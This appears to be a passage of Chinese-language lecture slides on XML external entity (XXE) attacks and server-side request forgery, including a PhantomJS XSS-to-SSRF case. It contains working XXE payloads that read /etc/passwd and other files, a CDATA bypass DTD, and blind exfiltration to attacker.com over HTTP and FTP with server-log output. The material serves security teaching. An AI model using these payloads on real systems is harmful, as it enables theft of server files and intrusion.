sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
.....
```

□ 所以，在上一个例子中，能够读取并显示passwd文件内容



文件读取

□ 非Well-formed场景

- 如/etc/fstab文件包含非良形式XML字符“<”,“>”, 如果直接利用SYSTEM 请求远程文件会解析出错。

```
#  
  
# /etc/fstab: static file system information  
#  
# <file system> <dir> <type> <options> <dump>  
  <pass>  
/dev/sda1 / ext4 rw 0 1  
...
```



文件读取

□ 非Well-formed场景

报错

Warning: SimpleXMLElement::__construct(): file:///etc/fstab:7: parser error : Specification mandate value for attribute

Warning: SimpleXMLElement::__construct(): # <file system> <mount point> <type> <options> <dump> <pass> in

Warning: SimpleXMLElement::__construct(): ^ in **/usr/local/apache2/htdocs/SimpleXMLElement.php** on line 3

Warning: SimpleXMLElement::__construct(): file:///etc/fstab:7: parser error : Specification mandate value for attribute

Warning: SimpleXMLElement::__construct(): # <file system> <mount point> <type> <options> <dump> <pass> in

Warning: SimpleXMLElement::__construct(): ^ in **/usr/local/apache2/htdocs/SimpleXMLElement.php** on line 3

Warning: SimpleXMLElement::__construct(): file:///etc/fstab:12: parser error : Premature end of data in tag pass line 7

Warning: SimpleXMLElement::__construct(): in **/usr/local/apache2/htdocs/SimpleXMLElement.php** on line 3

Warning: SimpleXMLElement::__construct(): ^ in **/usr/local/apache2/htdocs/SimpleXMLElement.php** on line 3



文件读取

□ 读取非Well-formed 文档

如果元素被标记为CDATA数据类型，则不会被解析。内部参数实体可以创建CDATA元素，以规避文件内容不合规的问题。这样，解析器就不会抛出异常。

```
<!DOCTYPE data SYSTEM "http://attacker.com/demo.dtd">  
<data>&all;</data>
```

XML文件

```
<!ENTITY % start "<![CDATA[" >  
<!ENTITY % file SYSTEM "file:///etc/fstab" >  
<!ENTITY % end "]">" >  
<!ENTITY bypass '%start;%file;%end;' >
```

这句会被
解析执行

DTD文件

实体“bypass”被拼接成

```
<![CDATA[file:///etc/fstab的文件内容]]>
```



文件读取

□ 不直接回显场景（blind XXE）

- 无法在网页中直接看到XXE解析结果，但可通过以下方式（blind XXE）迂回获取文件内容：

分类	简要描述
请求URL获取信息	利用HTTP协议，在URL中用外部参数实体指向获取文件内容。
利用FTP获取信息	利用FTP协议，向FTP服务器发送获取文件内容。



文件读取

□ 请求URL获取信息

□ 向服务器发送的Payload

文件1.txt的内容为：

Line1 TestXXEvulnerability

Line2 TestXXEvulnerability2

.....

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "file:///D:/1.txt">
<!ENTITY % remote SYSTEM "http://attacker.com/evil.xml">
%remote;
]>
<root>&send;</root>
```

□ 攻击者服务器attacker.com上对应evil.xml文件内容

```
<!ENTITY send SYSTEM "http://attacker.com/1.php?file=%file;">
```

文件读取

□ 请求URL获取信息

□ 向服务器发送的Payload

文件1.txt的内容为：

Line1 TestXXEvulnerability

Line2 TestXXEvulnerability2

.....

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "file:///D:/1.txt">
<!ENTITY % remote SYSTEM "http://attacker.com/evil.xml">
<!ENTITY send SYSTEM "http://attacker.com/1.php?file=%file;">
]>
<root>&send;</root>
```

□ 攻击者服务器attacker.com上对应evil.xml文件内容

```
<!ENTITY send SYSTEM "http://attacker.com/1.php?file=%file;">
```

文件读取

□ 请求URL获取信息

□ 向服务器发送的Payload

文件1.txt的内容为：

Line1 TestXXEvulnerability

Line2 TestXXEvulnerability2

.....

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "file:///D:/1.txt">
<!ENTITY % remote SYSTEM "http://attacker.com/evil.xml">
<!ENTITY send SYSTEM "http://attacker.com/1.php?file=TestXXEvulnerability;">
]>
<root>&send;</root>
```

□ 攻击者服务器attacker.com上对应evil.xml文件内容

```
<!ENTITY send SYSTEM "http://attacker.com/1.php?file=%file;">
```


文件读取

□ 请求URL获取信息

□ 问题1：为什么不在remote中带参发送请求？

```
<!ENTITY % file SYSTEM "file:///D:/1.txt">  
<!ENTITY % remote SYSTEM "http://attacker.com/1.php?file=%file;">
```



Payload在XML文档中，在XML文档内部定义实体时，其值不允许引用参数实体

□ 问题2：为什么evil.xml里面能够包含另外一个参数实体？

```
ENTITY send SYSTEM 'http://attacker.com/1.php?file=%file;'>
```



evil.xml是引入的外部文档，当在外部文档中定义实体时，其值是可以引用参数实体的，因此这种特性被用在多种攻击方法上。



文件读取

□ 请求URL获取信息

□ 获取文件内容

被攻击主机将把内部文件内容当作GET请求的**参数**发送attacker.com，查看访问日志就可以获得文件内容。

```
[07/Jun/2018:16:36:14 +0800] "GET /evil.xml HTTP/1.0" 200 81  
[07/Jun/2018:16:36:14 +0800] "GET /1.php?file=TestXXEvulnerability HTTP/1.0" 200 2
```

文件1.txt的第一行内容

□ 请求URL的缺点

URL中不能包含换行符，所以只能读取目标文件的**第一行**数据。

文件读取

□ 利用FTP获取信息

□ 向服务器发送的Payload

```
<?xml version="1.0"?>  
<!DOCTYPE ANY[  
<!ENTITY % file SYSTEM "file:///etc/passwd">  
<!ENTITY % remote SYSTEM "http://attacker.com/evil.xml">  
%remote;  
]>  
<root>&send;</root>
```

□ 攻击者主机上evil.xml文件内容

```
<!ENTITY send SYSTEM  
'ftp://username:password@attacker.com/?%file;'>
```

攻击思路与URL的方式类似，只是利用了FTP协议，将所读取的文件内容当做FTP协议的**命令**来传输。



文件读取

□ 利用FTP获取文件内容

```
root@ :/var/www/html/xxeftp# ruby ./xxe-ftp-server.rb
HTTP. New client connected
GET /ext.dtd HTTP/1.1
User-Agent: Java/1.8.0_66
Host: :8088
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

FTP. New client connected
< USER .com
< PASS .com
< TYPE I
< CWD root:x:0:0:root:
< CWD root:
< CWD bin
< CWD bash
< daemon:x:1:1:daemon:
< CWD usr
< CWD sbin:
< CWD usr
< CWD sbin
< CWD nologin
< bin:x:2:2:bin:
< CWD bin:
```

文件内容被当做
FTP协议的命令




本章大纲

□ XML及XXE

- XML基础
- XXE简介
- 拒绝服务攻击
- 文件读取

□ SSRF

- SSRF原理
- 本地和内网主机端口扫描
- 本地和内网主机漏洞利用



从客户端到服务器?


<https://buer.haus/2017/06/29/escalating-xss-in-phantomjs-image-rendering-to-ssrflocal-file-read/>



- 很多web应用都提供了从其他的服务器上获取数据的功能。使用用户指定的URL，web应用可以获取图片，下载文件，读取文件内容等。
- 这个功能如果被恶意使用，可以利用存在缺陷的web应用作为代理攻击远程和本地的服务器。这种形式的攻击称为**服务端请求伪造攻击**（**Server-side Request Forgery**）。
- 在一些情况下，XSS会引发SSRF，此时，**客户端的安全转移为服务器端的安全**。

SSRF图解




内容回顾



案例



内容回顾

□ 网站提供一个服务，将输入的字符串与特定的背景图合成形成一张图片





XSS尝试

内容回顾






XSS尝试

内容回顾



谁解释执行了JS?

内容回顾



谁解释执行了JS?

内容回顾



```
192.168.249.131 - - [21/Jul/2017:16:50:30 +0800] "GET /abcde HTTP/1.1" 404 50  
1 "-" "Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gec  
ko) PhantomJS/2.1.1 Safari/538.1"  
root@kali: /var/www/html#
```



PhantomJS是一个无界面的,可脚本编程的WebKit浏览器引擎。它原生支持多种web 标准: DOM 操作, CSS选择器, JSON, Canvas 以及SVG。

谁解释执行了JS?

内容回顾



file:///var/1.html?
%3Cimg%20src=%22xasdasdasd%22%20onerror=%22document.body.innerHTML=window.location%22/%3E



工作流程

内容回顾

客户端

服务器端



访问

响应



内部调用

根据HTML的返回渲染页面，加载、解析执行JS，对页面截图生成图片文件



访问


响应

本地HTML，
根据提交的参数动态调整页面





